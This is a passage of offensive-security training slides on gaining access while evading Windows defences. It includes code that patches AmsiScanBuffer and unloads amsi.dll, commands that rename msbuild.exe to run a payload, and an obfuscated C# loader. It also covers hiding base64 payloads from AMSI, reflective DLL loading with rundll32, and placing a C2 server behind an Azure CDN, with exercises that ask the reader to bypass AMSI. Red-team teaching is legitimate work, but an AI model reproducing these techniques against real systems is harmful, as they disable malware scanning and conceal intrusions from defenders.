        "Host": "127.0.0.1:8080",
        "User-Agent": "Microsoft Windows NT 6.2.9200.0",
        "Content-Type": "application/json",
        "Content-Length": "139",
        "Expect": "100-continue",
        "Connection": "Keep-Alive"
    },
    "body": "f39d8a692fb02d3b1c247aefb200e0d4"
}
```



# Gaining Access

ThunderShell is using this approach

<https://github.com/Mr-Un1k0d3r/ThunderShell>

The JSON data contains the actual C2 communication

```
GNcaXf8RLb34HYA=="}me@WTL-SP-4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ echo "DSBjigPIjqX+j20G/Ct  
XpoN+BCV9jBbaSjd1BEUJaqud03p7HMRg8UoGNcaXf8RLb34HYA==" | base64 -d | xxd  
00000000: 0d20 638a 03c8 8ea5 fe8f 6d06 fc2b 6274 . c.....m..+bt  
00000010: 82a1 a3df 57bb cd38 8e62 e397 5297 a683 ....W..8.b..R...  
00000020: 7e04 257d 8c16 da4a 3765 0445 096a ab9d ~.%}....J7e.E.j..  
00000030: 3b7a 7b1c c460 f14a 0635 c697 7fc4 4b6f ;z{...`J.5....Ko  
00000040: 7e07 60 ~.
```

The traffic is still encrypted since it's decrypted at the software layer  
**This obviously defeats network filter**



# Gaining Access

## APIs hooking:

- Don't use the ones that are hooked
- If it's user mode hooking, jump over the hook
- Jumping user land hooks
- Depending on how deep the hook is, call lower Windows API:

**CreateFile vs NtCreateFile vs ZwCreateFile**



# Gaining Access

**CreateFile** kernel32.dll

**NtCreateFile** ntdll.dll

**syscall**



# Gaining Access

**Nt\* and Zw\* are the same using Zw\* will not defeat hooks in the Nt\* APIs**



# Gaining Access

**Zw\*** is designed to be called from the kernel

**Nt\*** is designed to be called from the userland

Name	Address	Ordinal
 NtCreateFile	000000018009D0B0	287
Name	Address	Ordinal
 ZwCreateFile	000000018009D0B0	1870



# Gaining Access

## Behaviors:

### Process correlation:

- WinWord.exe -> cmd.exe -> powershell.exe
- WinWord.exe Using VBA to register WMI process

Ensure that process tree is not suspicious



# Gaining Access

## Behaviors:

Process path:

- C:\windows\system32\cmd.exe
- C:\suspicious\cmd.exe

Unexpected process issuing network requests

Unknown process name / registry keys



# Gaining Access

## Heuristics:

AMSI detection based on known malicious strings

AV signature for known hacking tool (non-compiled code)

AV signature for known bad binaries

Blacklisted known binaries

- regsvr32.exe
- powershell.exe



# Gaining Access

You can patch known lolbin and change the hash, but it will remain signed and verified

<https://github.com/Mr-Un1k0d3r/Windows-SignedBinary>



# Gaining Access

## Hash based:

Known malicious hash

Known Windows binaries that are blacklisted, based on the hash:

- regsvr32.exe
- regasm.exe
- msbuild.exe

Solution: change the hash



# Gaining Access

**WARNING EACH SECURITY PRODUCTS IS WORKING DIFFERENTLY**

**KERNEL HOOKS VS USERMODE HOOKS**

**HOOKING THE DESTINATION VS THE SOURCE**

<https://github.com/Mr-Un1k0d3r/EDRs>



# Gaining Access

Evasion techniques such as renaming may evade a solution. In other situations, it may trigger alerts

```
C:\>copy C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Windows\Tasks\Sl901waK3js.exe  
1 file(s) copied.
```

Then the newly created binary can be used instead of the legitimate msbuild.exe

```
C:\>C:\Windows\Tasks\Sl901waK3js.exe C:\payload.txt  
Microsoft (R) Build Engine version 4.8.3761.0  
[Microsoft .NET Framework, version 4.0.30319.42000]  
Copyright (C) Microsoft Corporation. All rights reserved.
```



# Gaining Access

Evasion techniques such as patching AMSI AmsiScanBuffer API

In certain cases, the patching action may trigger alerts

In certain cases, simply running less suspicious commands will not trigger an alert

```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    DWORD dwSize = 4;
    HANDLE hProc = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
    VirtualProtect(hProc, dwSize, PAGE_EXECUTE_READWRITE, NULL);
    memcpy(hProc, "\x31\xff\x90", 3);
}
```



# Gaining Access

- Antimalware Scan Interface (AMSI): The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine
- AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads

## **Windows components that integrate with AMSI**

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros



# Gaining Access

Unmanaged powershell is not loading AMSI

Only when the System.Management.Automation.dll Invoke is called  
AMSI will be loaded

Same goes with Assembly.Load etc...

**C# does not load AMSI by default**



# Gaining Access

There is several tool that “bypass” AMSI but truly don’t do much since AMSI is not loaded in the current context

You want to know if AMSI is loaded, list all the loaded Dlls; you are looking for amsi.dll

A simple trick can be used to unload it (work with EDR Dlls too)

```
FreeLibrary("amsi.dll");
```

As shown earlier it can be patched too (AmsiScanBuffer)



# Gaining Access

## Example of a C# program

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading;
using System.Threading.Tasks;

namespace ConsoleApp9
{
    0 references
    class Program
    {
        0 references
        static void Main(string[] args)
        {
            Thread.Sleep(100000000);
        }
    }
}
```



# Gaining Access

```
C:\Users\charles.hamilton\Desktop\tools>ListDlls>Listdlls.exe 17400

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-----
ConsoleApp9.exe pid: 17400
Command line: "C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe"

Base          Size      Path
0x0000000000080000 0x8000    C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe
0x00000000090e5000 0x1ed000  C:\windows\SYSTEM32\ntdll.dll
0x0000000008e38000 0x53000   C:\windows\System32\wow64.dll
0x00000000090da000 0x7c000   C:\windows\System32\wow64win.dll
0x000000000778e000 0x9000    C:\windows\System32\wow64cpu.dll
0x0000000000008000 0x8000    C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe
0x000000000778f0000 0x19c000  C:\windows\SysWOW64\ntdll.dll
0x00000000067e20000 0x53000   C:\windows\SysWOW64\MSCOREE.DLL
0x000000000761f0000 0xe0000   C:\windows\SysWOW64\KERNEL32.dll
0x00000000075d0000 0x1fa000  C:\windows\SysWOW64\KERNELBASE.dll
0x00000000073920000 0x9c000   C:\windows\SysWOW64\apphelp.dll
0x00000000076620000 0x7e000   C:\windows\SysWOW64\ADVAPI32.dll
0x00000000074f80000 0xc0000   C:\windows\SysWOW64\msvcrt.dll
0x00000000077770000 0x79000   C:\windows\SysWOW64\sechost.dll
0x00000000075f10000 0xbff000  C:\windows\SysWOW64\RPCRT4.dll
0x00000000074f60000 0x20000   C:\windows\SysWOW64\spicli.dll
0x00000000074f50000 0xa0000   C:\windows\SysWOW64\CRYPTBASE.dll
0x00000000076ec0000 0x62000   C:\windows\SysWOW64\bcryptPrimitives.dll
0x00000000067d90000 0x8d000   C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
0x00000000076810000 0x44000   C:\windows\SysWOW64\SHLWAPI.dll
0x00000000076380000 0x278000  C:\windows\SysWOW64\combase.dll
0x000000000766e0000 0x122000  C:\windows\SysWOW64\ucrtbase.dll
0x00000000076030000 0x23000   C:\windows\SysWOW64\GDI32.dll
0x00000000077030000 0x167000  C:\windows\SysWOW64\gdi32full.dll
0x00000000077320000 0x80000   C:\windows\SysWOW64\msvcp_win.dll
0x000000000773a0000 0x199000  C:\windows\SysWOW64\USER32.dll
0x00000000077010000 0x17000   C:\windows\SysWOW64\win32u.dll
0x00000000076fe0000 0x25000   C:\windows\SysWOW64\IMM32.DLL
0x00000000076960000 0xf000    C:\windows\SysWOW64\kernel.appcore.dll
0x00000000069000000 0x8000    C:\windows\SysWOW64\VERSION.dll
0x0000000005d7f0000 0x7b0000  C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll
0x00000000073740000 0x14000   C:\windows\SysWOW64\VCRUNTIME140_CLR0400.dll
0x00000000067c60000 0xab000   C:\windows\SysWOW64\ucrtbase_clr0400.dll
0x0000000005c3e0000 0x140e000  C:\windows\assembly\NativeImages_v4.0.30319_32\mscorlib\48544608ee1424c9c713d99c7a3533
49\mscorlib.ni.dll
0x00000000076860000 0xfc000   C:\windows\SysWOW64\ole32.dll
0x00000000067bd0000 0x89000   C:\Windows\Microsoft.NET\Framework\v4.0.30319\clrjit.dll
0x000000000757f0000 0x96000   C:\windows\SysWOW64\OLEAUT32.dll
```



# Gaining Access

## Powershell.exe

```
C:\Users\charles.hamilton\Desktop\tools>ListDlls>ListDlls.exe 11344

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powershell.exe pid: 11344
Command line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Base          Size      Path
0x00000000c100000 0x70000  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
0x0000000090e50000 0x1ed000 C:\Windows\SYSTEM32\ntdll.dll
0x000000008ff70000 0xb3000  C:\Windows\System32\KERNEL32.DLL
0x000000008dc40000 0x293000 C:\Windows\System32\KERNELBASE.dll
0x0000000090550000 0x9e000  C:\Windows\System32\msvcrt.dll
0x000000008fe60000 0xc4000  C:\Windows\System32\OLEAUT32.dll
0x000000008cf20000 0xa0000  C:\Windows\System32\msvcp_win.dll
0x000000008d760000 0xfa000  C:\Windows\System32\ucrtbase.dll
0x0000000086720000 0x1c000  C:\Windows\SYSTEM32\ATL.dll
0x0000000090190000 0x32c000 C:\Windows\System32\combase.dll
0x000000008e4f0000 0x197000 C:\Windows\System32\USER32.dll
0x00000000907f0000 0x122000 C:\Windows\System32\RPCRT4.dll
0x000000008dbc0000 0x20000  C:\Windows\System32\win32u.dll
0x000000008da40000 0x7e000  C:\Windows\System32\bcryptPrimitives.dll
0x000000008ff30000 0x29000  C:\Windows\System32\GDI32.dll
0x000000008e440000 0xa3000  C:\Windows\System32\ADVAPI32.dll
0x0000000001500000 0x2065000 C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\14cfb05dc206538b4b1b141c96b44d55\System
0x000000008fcf0000 0x8000   C:\Windows\System32\psapi.dll
0x000000008dbe0000 0x59000  C:\Windows\System32\wintrust.dll
0x000000008ced0000 0x12000  C:\Windows\System32\MSASN1.dll
0x000000008d860000 0x1db000 C:\Windows\System32\CRYPT32.dll
0x000000007bff0000 0x14000  C:\Windows\SYSTEM32\amsi.dll
0x000000008cd50000 0x28000  C:\Windows\SYSTEM32\USERENV.dll
```



# Gaining Access

Unmanaged powershell?

```
namespace ConsoleApp9
{
    0 references
    class Program
    {
        0 references
        static void Main(string[] args)
        {
            Runspace r = RunspaceFactory.CreateRunspace();
            r.Open();
            RunspaceInvoke ri = new RunspaceInvoke(r);
            Pipeline p = r.CreatePipeline();
            p.Commands.AddScript("Get-Help");
            p.Commands.Add("Out-String");

            Collection<PSObject> output = p.Invoke();
            r.Close();
            StringBuilder sb = new StringBuilder();
            foreach(PSObject line in output) {
                sb.AppendLine(line.ToString());
            }
            Console.WriteLine(sb.ToString());
            Thread.Sleep(10000000);
        }
    }
}
```



# Gaining Access

```
C:\Users\charles.hamilton\Desktop\tools>ListDlls>ListDlls.exe 13796

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-----
ConsoleApp9.exe pid: 13796
Command line: "C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe"

Base          Size      Path
0x000000000480000 0x8000    C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe
0x00000000090e5000 0x1ed000  C:\windows\SYSTEM32\ntdll.dll
0x0000000008e38000 0x53000   C:\windows\System32\wow64.dll
0x00000000090da0000 0x7c000   C:\windows\System32\wow64win.dll
0x000000000778e0000 0x9000    C:\windows\System32\wow64cpu.dll
0x00000000000480000 0x8000    C:\Users\charles.hamilton\source\repos\ConsoleApp9\ConsoleApp9\bin\Debug\ConsoleApp9.exe
0x000000000778f0000 0x19c000  C:\windows\SysWOW64\ntdll.dll
0x00000000067e20000 0x53000   C:\windows\SysWOW64\MSCOREE.DLL
0x000000000761f0000 0xe0000   C:\windows\SysWOW64\KERNEL32.dll
0x00000000075d00000 0x1fa000  C:\windows\SysWOW64\KERNELBASE.dll
0x00000000076620000 0x7e000   C:\windows\SysWOW64\ADVAPI32.dll
0x00000000074f80000 0xc0000   C:\windows\SysWOW64\msvcrt.dll
0x00000000077770000 0x79000   C:\windows\SysWOW64\sechost.dll
0x00000000075f10000 0xbff000  C:\windows\SysWOW64\RPCRT4.dll
0x00000000074f60000 0x20000   C:\windows\SysWOW64\SspiCli.dll
0x00000000074f50000 0xa000    C:\windows\SysWOW64\CRYPTBASE.dll
0x00000000076ec0000 0x62000   C:\windows\SysWOW64\bcryptPrimitives.dll
0x00000000067d90000 0x8d000   C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoreei.dll
0x00000000076810000 0x44000   C:\windows\SysWOW64\SHLWAPI.dll
0x00000000073f50000 0xa000    C:\windows\SysWOW64\secur32.dll
0x00000000072c0000 0xf000    C:\windows\SysWOW64\amsi.dll
0x000000000743c0000 0x23000   C:\windows\SysWOW64\USERENV.dll
```



# Gaining Access

Unmanaged powershell

Pipeline p = r.CreatePipeline(); **does not load amsi.dll**

Importing  
System.Management.Automation.Runspaces  
**does not load amsi.dll**

Calling Runspace r =  
RunspaceFactory.CreateRunspace(); **does not load amsi.dll**

**The call that trigger the load of AMSI is the Invoke()**

```
namespace ConsoleApp9
{
    0 references
    class Program
    {
        0 references
        static void Main(string[] args)
        {
            Runspace r = RunspaceFactory.CreateRunspace();
            r.Open();
            RunspaceInvoke ri = new RunspaceInvoke(r);
            Pipeline p = r.CreatePipeline();
            p.Commands.AddScript("Get-Help");
            p.Commands.Add("Out-String");

            Collection<PSObject> output = p.Invoke();
            r.Close();
            StringBuilder sb = new StringBuilder();
            foreach(PSObject line in output) {
                sb.AppendLine(line.ToString());
            }
            Console.WriteLine(sb.ToString());
            Thread.Sleep(10000000);
        }
    }
}
```



# Gaining Access

If you are going to patch AMSI, make sure you patch it before the call that will load it



# Gaining Access

The language used to develop your payload may make a difference

You can obfuscate your final stage using language such as:

- Go
- Rust
- JavaScript
- Python to exe
- Nim (<https://github.com/byt3bl33d3r/OffensiveNim>)
- or your favorite language



# Gaining Access

## Quick note on staged vs stageless

- A stager is a simple shellcode that usually connects back to a host and downloads the second stage
- A stageless payload contains all the malicious payload and does not perform a second download to get the core code



# Gaining Access

**Meterpreter is a perfect example:**

The staged version of it works using the following approach:

- *stage0*: large buffer of junk plus approximately 350b of shellcode.
- *stage1*: metsrv DLL approximately 755kb.
- *stage2*: stdapi DLL approximately 370kb.
- *stage3*: priv DLL approximately 115kb.



# Gaining Access

Meterpreter is a perfect example:

The stageless version of it works using the following approach:

When creating the payload, Metasploit first reads a copy of the `metsrv` DLL into memory. It then overwrites the DLL's [DOS header](#) with a selection of shellcode that does the following:

- Performs a simple GetPC routine.
- Calculates the location of the *ReflectiveLoader()* function in `metsrv`.
- Invokes the `ReflectiveLoader()` function in `metsrv`.
- Calculates the location in memory which indicates the start of the list of pre-loaded extensions. This value is simply the location that immediately follows the end of `metsrv`.
- Invokes `DllMain()` on `metsrv`, passing in `DLL_METASPLOIT_ATTACH` along with the pointer to the extensions list. This is where `metsrv` takes over.
- When `metsrv` exits, the bootstrapper then calls `DllMain()` again with `DLL_METASPLOIT_DETACH` along with the selected `EXITFUNC` identifier. This is where `metsrv` exits using the appropriate method depending on what was chosen.



# Gaining Access

## **Stageless:**

### PROS:

- No second stage downloaded over the network that can be captured with network filter
- You can obfuscate the whole RAT



# Gaining Access

## Stageless:

### CONS:

- Bigger payload
- May not work depending on the vectors because of size limitation



# Gaining Access

## **Staged:**

### **PROS:**

- Simple and small payload
- Can wrap with other techniques easily



# Gaining Access

**Staged:**

**CONS:**

- Download over the network (dll in clear)



# Gaining Access

## Evasion VS Obfuscation

### Evasion:

```
if(user == "Charles") { do bad }
```

### Obfuscation:

```
var user = 0x436861726c6573;
```



# Exercise

## Bypass AMSI by obfuscating your favorite powershell code

# Gaining Access

This code is detected by AMSI

```
static void Main(string[] args)
{
    byte[] qsHiQQinSGQF = { 0xdd, 0x27, 0x3b, 0x29, 0x74, 0xfd, 0xd1, 0x4e, 0xc6, 0x1c, 0x17, 0x8b, 0x39, 0x27, 0x1b, 0x99, 0x7d, 0x8e, 0x78, 0xa9, 0xfd, 0xe5, 0x75, 0xb9, 0xec, 0x9f, 0x41 };
    byte[] maABp = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("DozrEhtOmXU="));
    byte[] dCSeDXlMcKZqwUdCwCxxyMY = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, maABp);
    byte[] gCJfiD = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("JJv2Aw#?@%$!&Ev3guui9J"));
    byte[] hyJzIJxNSomXdIgidmePwpaV = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, gCJfiD);

    byte[] aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("PVFYOUS5TW51WStKNUNZb01Mci83SX1ZejFI0VVFTDJKeGxROTN30XFQTG4yK0xHN0laUU15ZmhmZ29vWEh0dnQ0a29PdXZqTlBMNzVON");
    Array.Reverse(aaSdIjHydiXAcfccIOiGRf, 0, aaSdIjHydiXAcfccIOiGRf.Length);
    aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(Encoding.ASCII.GetString(aaSdIjHydiXAcfccIOiGRf));

    byte[] AVKlkRTXJVNIxGvE = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, aaSdIjHydiXAcfccIOiGRf);
    IntPtr mmSWRSAFGqcAvtA = LoadLibrary("kernel32.dll");
    IntPtr vckzvIFXgLlB = GetProcAddress(mmSWRSAFGqcAvtA, Encoding.ASCII.GetString(hyJzIJxNSomXdIgidmePwpaV));
    SuIJWOxyNBksrOfsrQKf kJNsYGGdwaRl = (SuIJWOxyNBksrOfsrQKf)Marshal.GetDelegateForFunctionPointer(vckzvIFXgLlB, typeof(SuIJWOxyNBksrOfsrQKf));
}
```



# Gaining Access

Obfuscate your payload; in this case, the base64

```
byte[] qsHiQQinSGQF = { 0xdd, 0x27, 0x3b, 0x29, 0x74, 0xfd, 0xd1, 0x4e, 0xc6, 0x1c, 0x17, 0x8b, 0x39, 0x27, 0x1b, 0x99, 0x7d, 0x8e, 0x78, 0xa9, 0xfd, 0xbf, 0xe5, 0x75, 0xb9,
byte[] maABp = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("DozrEhtOmXU="));
byte[] dCSeDXlMcKZqwJdCwCXxyMY = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, maABp);
byte[] gCJfiD = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("JJv2Aw#?@%$!&Ev3guui9J"));
byte[] hyJzIJxNSomXdIgidmePWpaV = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, gCJfiD);

byte[] aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(DrmpqoGRCXv.IMSaQdbisAacU("PVFYOUS5TW51WStk#?@%$!&U#?@%$!&Zb01Mci83SXlZejFIOVVFTDJKeGxROT#?@%$!&3OXFQTG4yK0xH#?@%$!$Array.Reverse(aaSdIjHydiXAcfccIOiGRf, 0, aaSdIjHydiXAcfccIOiGRf.Length);
aaSdIjHydiXAcfccIOiGRf = Convert.FromBase64String(Encoding.ASCII.GetString(aaSdIjHydiXAcfccIOiGRf));

byte[] AVK1kRTXJVNIxGvE = fFEIXuUMXEwDckuFUAWxehRr.VVNLSi(qsHiQQinSGQF, aaSdIjHydiXAcfccIOiGRf);
IntPtr mmSWRSAFGqcAvtA = LoadLibrary("kernel32.dll");
```



# Gaining Access

Replace letters that are the most common in the base64 blob of data in this case ‘N’ and ‘B’

Break the base64 data using arbitrary symbol

```
public class DrmpqoGRCXv
{
    3 references
    public static string IMSSaQdbisAacU(string CbfkxbexvTDUwxLnHUOiPt)
    {
        string IkvyzPPX = "#?@%$!&";
        string JGJYAoDcerfYlhTzqG = "*>{.(),)[}<\"";
        return CbfkxbexvTDUwxLnHUOiPt.Replace(IkvyzPPX, "N").Replace(JGJYAoDcerfYlhTzqG, "B");
    }
}
```



# Gaining Access

**Want to figure out if your code is triggering AMSI:**

<https://github.com/RhythmStick/AMSITrigger>



## Exercise

Confirm that the code does not trigger AMSI anymore by obfuscating some Powershell

# Gaining Access

Quick note on DLLs:

<https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-best-practices>

**NEVER PUT YOUR CODE IN THE DLLMain**



# Gaining Access

## DLLs Hell

You should never perform the following tasks from within [DlIMain](#):

- Call [LoadLibrary](#) or [LoadLibraryEx](#) (either directly or indirectly). This can cause a deadlock or a crash.
- Call [GetStringTypeA](#), [GetStringTypeEx](#), or [GetStringTypeW](#) (either directly or indirectly). This can cause a deadlock or a crash.
- Synchronize with other threads. This can cause a deadlock.
- Acquire a synchronization object that is owned by code that is waiting to acquire the loader lock. This can cause a deadlock.
- Initialize COM threads by using [CoInitializeEx](#). Under certain conditions, this function can call [LoadLibraryEx](#).
- Call the registry functions. These functions are implemented in Advapi32.dll. If Advapi32.dll is not initialized before your DLL, the DLL can access uninitialized memory and cause the process to crash.
- Call [CreateProcess](#). Creating a process can load another DLL.
- Call [ExitThread](#). Exiting a thread during DLL detach can cause the loader lock to be acquired again, causing a deadlock or a crash.
- Call [CreateThread](#). Creating a thread can work if you do not synchronize with other threads, but it is risky.
- Create a named pipe or other named object (Windows 2000 only). In Windows 2000, named objects are provided by the Terminal Services DLL. If this DLL is not initialized, calls to the DLL can cause the process to crash.
- Use the memory management function from the dynamic C Run-Time (CRT). If the CRT DLL is not initialized, calls to these functions can cause the process to crash.
- Call functions in User32.dll or Gdi32.dll. Some functions load another DLL, which may not be initialized.
- Use managed code.



# Gaining Access

So how does reflective DLL work then?

```
Export DllMain() {  
}
```

```
Export ReflectiveLoad() {  
}
```

```
rundll32.exe malicious.dll,ReflectiveLoad
```



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**Not perfect but work most of the time:**

<https://github.com/Mr-Un1k0d3r/DLLsForHackers>

```
int __cdecl system(const char *Command)
intptr_t __cdecl spawnvpe(int Mode, const char *Filename, const char *const *ArgList, const char *const *Env)
intptr_t __cdecl spawnve(int Mode, const char *Filename, const char *const *ArgList, const char *const *Env)
signed __int64 __fastcall comexecmd_0(unsigned int a1, __int64 a2, __int64 a3, __int64 a4)
signed __int64 __fastcall dospawn(signed int a1, const CHAR *a2, __int64 a3, void *a4)
BOOL __stdcall CreateProcessA(LPCSTR lpApplicationName, LPSTR lpCommandLine, ...)
```



# Gaining Access

Inspecting what is going in the background is also really important to improve your understanding of the underlying magic

API Monitor is a tool that can help you

<http://www.rohitab.com/apimonitor>

API Monitor is a free software that lets you monitor and control API calls made by applications and services

It's a powerful tool for seeing how applications and services work or for tracking down problems that you have in your own applications



# Gaining Access

#	Time of Day	Thread	Module	API	🔍	Return Value	Error	Duration
1	1:36:44.524 PM	1	KERNELBASE.dll	NtDelayExecution ( FALSE, 0x0892fb44 )				
2	1:36:44.524 PM	2	notepad++.exe	GetFocus ( )		NULL		0.0000091
3	1:36:44.524 PM	2	notepad++.exe	IsChild ( 0x00020900, NULL )		FALSE		0.0000042
4	1:36:44.524 PM	2	USER32.dll	└ RtlSetLastWin32Error ( ERROR_INVALID_WINDOW_HANDLE )				0.0000009
5	1:36:44.524 PM	2	notepad++.exe	GetFocus ( )		NULL		0.0000042
6	1:36:44.524 PM	2	notepad++.exe	IsChild ( NULL, NULL )		FALSE		0.0000009
7	1:36:44.524 PM	2	USER32.dll	└ RtlSetLastWin32Error ( ERROR_INVALID_WINDOW_HANDLE )				0.0000003
8	1:36:44.524 PM	2	notepad++.exe	IsDialogMessageW ( 0x00020900, 0x00796098 )		FALSE		0.0000121
9	1:36:44.524 PM	2	notepad++.exe	TranslateAcceleratorW ( 0x000408f2, 0x00fb0f03, 0x00796098 )	0		1400 = Invalid window...	0.0000007
10	1:36:44.524 PM	2	notepad++.exe	GetWindowLongW ( 0x000408f2, GWL_USERDATA )	7954676			0.0000009
11	1:36:44.524 PM	2	notepad++.exe	GetCurrentThreadId ( )	15612			0.0000058
12	1:36:44.524 PM	2	notepad++.exe	GetCurrentThreadId ( )	15612			0.0000003
13	1:36:44.525 PM	2	notepad++.exe	GetMessageW ( 0x00796098, NULL, 0, 0 )				
14	1:36:51.524 PM	1	KERNELBASE.dll	NtDelayExecution ( FALSE, 0x0892fb44 )				

# Gaining Access

Setting up your infrastructure is important

Cloud service can be used to proxy your network traffic



# Gaining Access

Why would you use the cloud

- The domain are trusted and NOT newly registered

- Most of the corporate proxy will allow them since everything is in the cloud

AWS: \*amazonaws.com


Azure: \*azureedge.net, \*.azurefd.net etc..

Your target likely have service running in one of the two




# Gaining Access

Azure offer CDN feature that can be used to “hide” your true domain  
Once you access the portal (<https://portal.azure.com>), I recommend using the search because the UI is a mess



# Gaining Access

Keep in mind this can be used for domain fronting, but we are not doing domain fronting here, since Azure is clear about the fact that it is NOT allowed anymore



All we are doing is “Hiding” our server behind an Azure service

# Gaining Access

## Create a new instance



[Home](#) > [Front Door and CDN profiles](#) >

### Compare offerings

Microsoft Azure

Choose between Azure Front Door and other offerings.

#### Azure Front Door

Azure Front Door is a secure cloud CDN which provides static and dynamic content acceleration, global load balancing and protection of your apps, APIs and websites with intelligent threat protection.

#### Explore other offerings

See offerings for our Azure Front Door (classic) and Azure CDN Standard from Microsoft (classic), along with our partner offerings.

Choose other offerings

#### Azure Front Door (classic)



A global and scalable entry point that uses Microsoft global network to provide dynamic application acceleration, load balancing and security.

#### Azure CDN Standard from Microsoft (classic)



A global content delivery network that uses Microsoft global network for content caching and acceleration.

#### Azure CDN Premium from Verizon



Verizon Media operates a global CDN platform with a focus on media streaming, delivery and security.

#### Azure CDN Standard from Verizon



Verizon Media operates a global CDN platform with a focus on media streaming, delivery and security.

#### Azure CDN Standard from Akamai



Akamai is one of the world's largest CDN provider with a large distributed network of servers around the world.

# Gaining Access

Basics Tags Review + create

Project details

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources. [Learn more](#)

Subscription \*

Resource group \*  [Create new](#)

Resource group region \* ⓘ

Profile details

Name \*  ✓

Region   
CDN profiles are global resources that work across Azure regions

Pricing tier \*  [View full pricing details](#)

Endpoint settings

Create a new CDN endpoint

CDN endpoint name \*  ✓  
.azureedge.net

Origin type \*

Origin hostname \* ⓘ  ✓



# Gaining Access

## REALLY IMPORTANT DISABLE CACHING

